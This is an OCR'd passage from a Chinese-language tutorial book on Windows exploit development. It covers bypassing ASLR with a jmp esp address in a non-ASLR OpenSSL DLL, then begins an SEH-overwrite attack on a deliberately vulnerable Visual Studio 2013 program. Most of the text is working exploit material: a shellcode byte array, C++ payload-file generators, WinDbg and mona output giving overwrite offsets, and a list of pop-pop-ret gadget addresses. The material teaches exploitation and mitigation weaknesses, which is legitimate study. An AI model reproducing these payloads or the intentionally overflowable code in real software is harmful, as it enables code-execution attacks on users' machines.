"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string padding(0x8c, 'A');
    // 0x11153301 : jmp esp | ascii {PAGE_EXECUTE_READ} [SSLEAY32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v1.0.1l (C:\buffer_overflow\SSLEAY32.dll)
    string eip("\x01\x33\x15\x11");
    string nops(0x08, '\x90');
    string shellcode(code);
    ofstream fout(FILENAME, ios::binary);
    fout << padding << eip << nops << shellcode;
}
```

我使用 ssleay32.dll 裡面的位址。這個位址在不同 Windows 作業系統中會是固定的，只要 OpenSSL 都是使用同樣的安裝程式版本。我們編譯執行以上的攻擊程式，會在 C 槽 buffer_overflow 資料夾下輸出 exploit_vuln_devc_aslr.txt 檔案。如果讀者想要輸出到不同路徑，請自行修改上面的程式碼。

我假設讀者讀到這本小書的這一章，已經熟悉前面章節的內容了，所以有些細節會略過。如果有需要，請往前翻閱查詢。

我們直接透過 cmd 界面來執行。這是我們在 Windows 7 下得到的第一個招呼，值得紀念。也代表我們成功攻擊了 **ASLR** 保護的 **Windows 7**，困難嗎？




ASLR 第二個案例：Visual Studio 2013 與例外攻擊

如果我們使用 Visual Studio 去編譯 vuln_devc_aslr，因為預設會打開 Security Cookie 功能，所以無法使用剛剛那樣直接覆蓋 ret 的攻擊手法。另外，因為預設 VS 會為新專案加入 /DYNAMICBASE 連結器參數，因此 .exe 執行程式本身會啟動 ASLR 功能，所帶來的效應就是除了基底位址會每次開機改變之外，每次執行的堆疊和堆積位址都會改變，這樣的環境會造成攻擊的困難度提昇。

此 外，如果攻擊者因為無法使用直接覆蓋 ret 攻擊手法，轉而嘗試使用覆蓋 SEH 結構的例外攻擊手法的話，也可能會踢到鐵板。原因是覆蓋完 SEH 結構之後，需要引發例外狀況，但是我們剛剛說堆疊位址每次執行程式都不一樣。有可能這一次執行會覆蓋到底部造成存取違規例外，而下一次執行就不會碰到堆疊 底部。有些時候難以保證每次都可以順利引發例外，將程序執行流程導引到攻擊者所覆蓋的 SEH 結構上面。這是 ASLR 對 SEH 攻擊所帶來的衝擊。

此外，預設情況下 Visual Studio 會開啟新專案的 /NXCOMPAT 連結參數。在 Windows XP 底下沒事，但是從 Windows Vista 以後，包括我們現在測試的環境 Windows 7，作業系統都會非常看重這個參數。這個參數會造成連結出來的執行檔案 .exe，其 PE 表頭中的 DllCharacteristics 裡面，標明說支援 DEP，而 Vista 及其以後的作業系統會自動對其啟動 DEP 的服務，即便作業系統的 DEP 模式是 OptIn，這樣會造成緩衝區溢位更加困難的景況。

要在 Windows 7 底下透過 Visual Studio 編譯的程式做例外攻擊也不是辦不到的事，只要軟體有包含任何一個沒有開啟 SafeSEH 以及 ASLR 功能的模組，就可能有機會攻擊成功。這樣的情況很少見嗎？我們剛剛安裝的 OpenSSL 最新版其中所附帶的 openssl.exe 就滿足沒有啟動 ASLR 的條件。透過 CFF Explorer 打開 OpenSSL.exe（預設安裝在 C:\OpenSSL-Win32\bin\ 底下），找到 Nt Headers | Optional Header 其下的 DllCharacteristics 項目，點開來看如下圖，可以看到 "DLL can move" 和 "Image is NX compatible" 這兩個項目都沒有勾選。如果有 /DYNAMICBASE 連結參數，則 "DLL can move" 會被勾選起來；如果有 /NXCOMPAT 連結參數，則 "Image is NX compatible" 會被勾選起來。



很多程式為了相容性的緣故，都沒有啟動這些功能。誰知道哪天編譯連結一直失敗，或者發生莫名其妙不相容的當機，偵錯過程往往是痛苦萬分。

我們馬上要看的案例，因為引入了常見的 zlib 函式庫是沒有 SafeSEH 參數的，所以會讓攻擊者有機可趁。事實上，我們之前提過，SafeSEH 預設情況下不會開啟，除非是用 Visual Studio 2013 編譯的 Release 版本。在 Visual Studio 2013 以後，如果切換專案到 Release 版本，會自動把 /safeseh 連結參數加上，VS 2010 還不會，而且 VS 2013 的 Debug 版本也不會，只能說這種細節可能會害到程式設計師管理專案的錯亂...。

我們用撰寫此文當下的最新版 Visual Studio 2013，開啟一個 Console 的空專案，假設取名叫做 vuln_vs2013_aslr_wonx，並在其中新增 vuln_vs2013_aslr_wonx.cpp，內容如下：


```
// vuln_vs2013_aslr_wonx.cpp
// 2015-1-28
// fon909@outlook.com

// Security Cookie: ON  (with /GS)
// SafeSEH:         ON  (with /safeseh)
// ASLR:            ON  (with /DYNAMICBASE)
// NX:              OFF (without /NXCOMPAT)

#define _CRT_SECURE_NO_WARNINGS // for using fscanf
#include <cstdlib>
#include <cstdio>
#include <cstring>
using namespace std;

#define ZLIB_WINAPI
#include <zlib.h> // zlib

#include <openssl/evp.h> // generic EnVeloPe functions for symmetric ciphers
#include <openssl/ssl.h> // ssl & tls

// for VS linking openssl libraries
#pragma comment(lib,"zlibwapi")
#pragma comment(lib,"ssleay32")
#pragma comment(lib,"libeay32")

void link_libs() { // make sure openssl and zlib will be used
 // for openssl
 EVP_CIPHER_CTX ctx;
 EVP_CIPHER_CTX_init(&ctx);
 EVP_CIPHER_CTX_cleanup(&ctx);
 SSL_CTX_free(SSL_CTX_new(SSLv23_method()));

 // for zlib
 zlibVersion();
}

void do_something(FILE *pfile) {
 char buf[128];
 fscanf(pfile, "%s", buf);
 // do file reading and parsing below
 // ...
}

int main(int argc, char *argv[]) {
 link_libs();

 char dummy[1024]("");
 FILE *pfile(nullptr);

 strcpy(dummy, argv[0]); // make sure dummy is used
 printf("%s starts...\n", dummy);
 if (argc >= 2) pfile = fopen(argv[1], "r");
```



稍微改了之前的例子成為 .cpp 檔案，然後配合 C++ 的一些要求做了點細微調整。值得解釋的地方有幾個，首先 VS 2013 對程式設計師使用 fscanf 函式會大聲地提出警告，貼出編譯錯誤的紅牌。這是好事，但是為了解說方便，我們加入 #define _CRT_SECURE_NO_WARNINGS 這一行讓紅牌消失。還有 #pragma comment(lib,"...") 是 VS 特有的功能，直接透過 #pragma 那 3 行來指定連結程式庫。其他都與前一個案例沒有差異。

我們需要修改一下 vuln_vs2013_aslr_wonx 專案的一些設定，好讓 VS 2013 找到我們的 OpenSSL 和 zlib 函式庫。


請讀者注意：**我們這次使用 Release 版本的專案**，因為晚一點我們要把執行檔案搬到別的 Windows 版本執行。

開啟專案設定頁面，先在最上方頁籤選擇 Release。然後在 Configuration Properties | VC++ Directories | Include Directories 下面加入 "C:\OpenSSL-Win32\include" 以及 "C:\zlib-1.2.5"，如下圖：







在 Library Directories 下面加入 "C:\OpenSSL-Win32\lib" 和 "C:\zlib125dll\dll32"，如下圖：



在 Linker | Advanced 下面，將 /NXCOMPAT 設為 No（暫時的，我們將在之後的範例中啟動回來）：



最後，我們指定專案 vuln_vs2013_aslr_wonx.exe 直接輸出到 C:\buffer_overflow，如下圖：



存檔編譯。

再來我們開一個專案來當作攻擊程式，假設取名叫做 attk_vuln_vs2013_aslr_wonx，新增一個 attk_vuln_vs2013_aslr_wonx.cpp，內容如下：

```
// attk_vuln_vs2013_aslr_wonx.cpp
// 2015-1-26
// fon909@outlook.com
#include <iostream>
#include <string>
#include <fstream>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\exploit_vuln_vs2013_aslr_wonx.txt"

int main() {
```

```
 string pattern("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8...(copied from !mona pc 2000)");
 string violation_trigger(0xfffff-pattern.size(), '*');

 std::ofstream fout(FILENAME, std::ios::binary);
 fout << pattern << violation_trigger;
}
```

我們用 Immunity Debugger 的 mona 模組，執行指令 !mona pc 2000 產生出一個長度為 2000 的特殊字串，然後去 mona 模組設定的路徑找到檔案 pattern.txt，把裡面的字串貼上來當作 pattern 的內容（上面的程式碼我為了篇幅長度省略了，讀者請不要忘記貼啊）。這個步

用 WinDbg 載入如下，記得設定參數 c:\buffer_overflow\attk_vs2013_aslr_wonx_.txt，這樣 vuln_vs2013_aslr_wonx.exe 才會讀入檔案，否則 fscanf 根本不會執行：

```
CommandLine: C:\buffer_overflow\vuln_vs2013_aslr_wonx.exe c:\buffer_overflow\exploit_vuln_vs2013_aslr_wonx.txt

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\localsymbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\localsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 01090000 01096000   vuln_vs2013_aslr_wonx.exe
ModLoad: 77370000 774f0000   ntdll.dll
ModLoad: 75390000 754a0000   C:\Windows\syswow64\kernel32.dll
ModLoad: 750a0000 750e7000   C:\Windows\syswow64\KERNELBASE.dll
ModLoad: 11180000 111a8000   C:\buffer_overflow\zlibwapi.dll
ModLoad: 11130000 11177000   C:\buffer_overflow\SSLEAY32.dll
ModLoad: 11000000 11125000   C:\buffer_overflow\LIBEAY32.dll
ModLoad: 76340000 76375000   C:\Windows\syswow64\WS2_32.dll
ModLoad: 76390000 7643c000   C:\Windows\syswow64\msvcrt.dll
ModLoad: 75110000 75200000   C:\Windows\syswow64\RPCRT4.dll
ModLoad: 74d10000 74d70000   C:\Windows\syswow64\SspiCli.dll
ModLoad: 74d00000 74d0c000   C:\Windows\syswow64\CRYPTBASE.dll
ModLoad: 74dd0000 74de9000   C:\Windows\SysWOW64\sechost.dll
ModLoad: 76ca0000 76ca6000   C:\Windows\syswow64\NSI.dll
ModLoad: 762b0000 76340000   C:\Windows\syswow64\GDI32.dll
ModLoad: 764d0000 765d0000   C:\Windows\syswow64\USER32.dll
ModLoad: 769c0000 76a60000   C:\Windows\syswow64\ADVAPI32.dll
ModLoad: 76380000 7638a000   C:\Windows\syswow64\LPK.dll
ModLoad: 74fd0000 7506d000   C:\Windows\syswow64\USP10.dll
ModLoad: 742a0000 74343000   C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_50934f2ebcb7eb57\MSVCR90.dll
ModLoad: 725e0000 726ce000   C:\Windows\SysWOW64\MSVCR120.dll
(a24.cb8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=c6360000 edx=001be308 esi=fffffffe edi=00000000
eip=77411213 esp=0031fa3c ebp=0031fa68 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77411213 cc              int     3
```

先確認一下 main 的長相，執行 uf vuln_vs2013_aslr_wonx!main 如下：

```
0:000> uf vuln_vs2013_aslr_wonx!main
（省略...）
vuln_vs2013_aslr_wonx!main+0xb2 [c:\users\albert\documents\visual studio 2013\projects\vuln_vs2013_aslr_wonx\vuln_vs2013_aslr_wonx\vuln_vs2013_aslr_wonx.cpp @ 54]:
   54 010910b2 8d8d7cfbffff    lea     ecx,[ebp-484h]
   54 010910b8 51              push    ecx
   54 010910b9 6830210901      push    offset vuln_vs2013_aslr_wonx!`string' (01092130)
   54 010910be 50              push    eax
   54 010910bf ff15a0200901    call    dword ptr [vuln_vs2013_aslr_wonx!_imp__fscanf (010920a0)]
   54 010910c5 83c40c          add     esp,0Ch
（省略...）
```

這一段是關鍵，我把其他部份省略了。你可以看到 fscanf 在 010910bf 被呼叫（因為有 ASLR，讓者會看到不同的位址）我們在那裡設斷點，執行 bp 010910bf（記得改成你看到的位址，不要照抄這裡的），然後 g 讓它跑：

```
0:000> bp 010910bf
0:000> g
ModLoad: 75210000 75270000   C:\Windows\SysWOW64\IMM32.DLL
ModLoad: 76e00000 76ecc000   C:\Windows\syswow64\MSCTF.dll
Breakpoint 0 hit
eax=726be060 ebx=00000000 ecx=0031f9f8 edx=00360174 esi=00000001 edi=0036c748
eip=010910bf esp=0031f9dc ebp=0031fe7c iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
vuln_vs2013_aslr_wonx!main+0xbf:
010910bf ff15a0200901    call    dword ptr [vuln_vs2013_aslr_wonx!_imp__fscanf (010920a0)] ds:002b:010920a0={MSVCR120!fscanf (7266202e)}
```

這是在覆蓋緩衝區的前一刻，看一下 SEH 結構，執行 !exchain：

```
0:000> !exchain
0031feac: vuln_vs2013_aslr_wonx!_except_handler4+0 (010918b9)
  CRT scope  0, filter: vuln_vs2013_aslr_wonx!__tmainCRTStartup+115 (01091316)
                func:   vuln_vs2013_aslr_wonx!__tmainCRTStartup+129 (0109132a)
0031fef8: ntdll!_except_handler4+0 (773e19f5)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+2e (773e1cd0)
                func:   ntdll!__RtlUserThreadStart+63 (773e390b)
```

現在 SEH 的鍊結串列是 (0031feac, 010918b9) -> (0031fef8, 773e19f5)，第一個 SEH Handler 是 010918b9，第二個是 773e19f5。

我們給它一個 p 讓它執行對 fscanf 的呼叫，直接到呼叫完的下一刻：

```
0:000> p
(a24.cb8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00320000 ebx=00000034 ecx=726be060 edx=00000034 esi=0031f9f8 edi=00000073
eip=72637e6b esp=0031f76c ebp=0031f974 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
MSVCR120!_input_l+0xc52:
72637e6b 8818            mov     byte ptr [eax],bl          ds:002b:00320000=??
```

果然，Access violation 出現了。看一下當前的 SEH 結構：

可以看到現在的結構被覆蓋了，被覆蓋的 Handler 是 336f4232，Next 是 6f42316f。

我們把這兩個數值拿去 mona 驗證，分別執行 !mona po 336f4232 和 !mona po 6f42316f 得到如下：
- Pattern 2Bo3 (0x336f4232) found in cyclic pattern at position 1208
- Pattern o1Bo (0x6f42316f) found in cyclic pattern at position 1204

得知從長度 1204 bytes 之後開始覆蓋 SEH Next 成員。

我 們順便留意一下，esp 是 0031f76c，因為 vuln_vs2013_aslr_wonx.exe 有開 /DYNAMICBASE 支援 ASLR，所以堆疊的位址每次執行程式都會改變。不過不管怎樣改變，一般來說很少執行緒的堆疊總大小會超過 65535 (0xffff)。所以為了引發存取違規，我們一律覆蓋 0xffff bytes，因此你會看到我的攻擊程式有個 violation_trigger 字串，把覆蓋的緩衝區長度補滿到 0xffff。

我們修改一下攻擊程式如下：

```
// attk_vuln_vs2013_aslr_wonx.cpp
// 2015-1-26
// fon909@outlook.com
#include <iostream>
#include <string>
#include <fstream>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\exploit_vuln_vs2013_aslr_wonx.txt"

int main() {
 size_t len_prefix_padding(1204);
 size_t len_total(0xffff);

 string prefix_padding(len_prefix_padding, 'A');
 string seh_next("xxxx");
 string seh_handler("\xEF\xBE\xAD\xDE"); // DEADBEEF
```

```
 string violation_trigger(len_total - prefix_padding.size() - 8/*seh next & handler*/, 'B');
 std::ofstream fout(FILENAME, std::ios::binary);
 fout << prefix_padding << seh_next << seh_handler << violation_trigger;
}
```

編譯執行，產生出新的文字檔，這次透過 Immunity Debugger 載入程式並且讓程式讀入新的攻擊文字檔案。我們使用 mona 幫我們找 pop # pop # ret 位址。載入後按下幾次 F9 讓程序執行到發生例外那一刻，用 !mona seh 找指令，得到如下：

```
          ---------- Mona command started on 2015-01-28 15:59:43 (v2.0, rev 529) ----------
0BADF00D   [+] Processing arguments and criteria
0BADF00D       - Pointer access level : X
0BADF00D   [+] Generating module info table, hang on...
0BADF00D       - Processing modules
0BADF00D       - Done. Let's rock 'n roll.
0BADF00D   [+] Querying 1 modules
0BADF00D       - Querying module zlibwapi.dll
0BADF00D   [+] Setting pointer access level criteria to 'R', to increase search results
0BADF00D       New pointer access level : R
0BADF00D   [+] Preparing output file 'seh.txt'
0BADF00D       - (Re)setting logfile seh.txt
0BADF00D   [+] Writing results to seh.txt
0BADF00D       - Number of pointers of type 'pop ecx # pop ecx # ret ' : 3
0BADF00D       - Number of pointers of type 'pop ecx # pop ebp # ret ' : 7
0BADF00D       - Number of pointers of type 'pop esi # pop edi # ret ' : 2
0BADF00D       - Number of pointers of type 'pop ebx # pop ebp # ret ' : 47
0BADF00D       - Number of pointers of type 'pop esi # pop ebp # ret 0x0c' : 18
0BADF00D       - Number of pointers of type 'pop eax # pop esi # ret ' : 2
0BADF00D       - Number of pointers of type 'call dword ptr ss:[ebp+0c]' : 16
0BADF00D       - Number of pointers of type 'pop ebx # pop ebp # ret 0x0c' : 18
0BADF00D       - Number of pointers of type 'pop esi # pop ebp # ret 0x10' : 2
0BADF00D       - Number of pointers of type 'pop ebx # pop eax # ret ' : 1
0BADF00D       - Number of pointers of type 'pop esi # pop ebx # ret 0x10' : 1
0BADF00D       - Number of pointers of type 'pop edi # pop esi # ret ' : 8
0BADF00D       - Number of pointers of type 'pop esi # pop ebx # ret ' : 3
0BADF00D       - Number of pointers of type 'pop ecx # pop ebp # ret 0x0c' : 1
0BADF00D       - Number of pointers of type 'call dword ptr ss:[esp+2c]' : 1
0BADF00D       - Number of pointers of type 'pop edi # pop ebx # ret ' : 3
0BADF00D       - Number of pointers of type 'pop edi # pop ebp # ret 0x08' : 3
0BADF00D       - Number of pointers of type 'pop edi # pop ebp # ret ' : 6
0BADF00D       - Number of pointers of type 'pop ebx # pop ebp # ret 0x08' : 3
0BADF00D       - Number of pointers of type 'pop ecx # pop ebx # ret 0x04' : 1
0BADF00D       - Number of pointers of type 'pop ebx # pop ebp # ret 0x04' : 4
0BADF00D       - Number of pointers of type 'pop edi # pop ebp # ret 0x20' : 2
0BADF00D       - Number of pointers of type 'pop edi # pop ebp # ret 0x04' : 2
0BADF00D       - Number of pointers of type 'pop esi # pop ebp # ret 0x08' : 21
0BADF00D       - Number of pointers of type 'jmp dword ptr ss:[esp+2c]' : 1
0BADF00D       - Number of pointers of type 'pop eax # pop ebp # ret ' : 2
0BADF00D       - Number of pointers of type 'pop esi # pop ebp # ret 0x04' : 26
0BADF00D       - Number of pointers of type 'pop esi # pop ebp # ret ' : 84
0BADF00D   [+] Results :
11186500     0x11186500 : pop ecx # pop ecx # ret  | null {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11187A13     0x11187a13 : pop ecx # pop ecx # ret  | ascii {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118909F     0x1118909f : pop ecx # pop ecx # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11188CD3     0x11188cd3 : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11188D12     0x11188d12 : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11188D41     0x11188d41 : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118ABFF     0x1118abff : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118B9E5     0x1118b9e5 : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118C53C     0x1118c53c : pop ecx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
```




```
(C:\buffer_overflow\zlibwapi.dll)
1.2.5 (C:\buffer_overflow\zlibwapi.dll)
(C:\buffer_overflow\zlibwapi.dll)
1.2.5 (C:\buffer_overflow\zlibwapi.dll)
(C:\buffer_overflow\zlibwapi.dll)
111854BA     0x111854ba : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11185523     0x11185523 : pop ebx # pop ebp # ret  | ascii {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
11188FA4     0x11188fa4 : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
111895D8     0x111895d8 : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118B4B6     0x1118b4b6 : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
1118B69A     0x1118b69a : pop ebx # pop ebp # ret  |  {PAGE_EXECUTE_READ} [zlibwapi.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.5 (C:\buffer_overflow\zlibwapi.dll)
0BADF00D   ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D   [+] Done. Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF00D       Found a total of 288 pointers
0BADF00D
           [+] This mona.py action took 0:00:01.266000
```

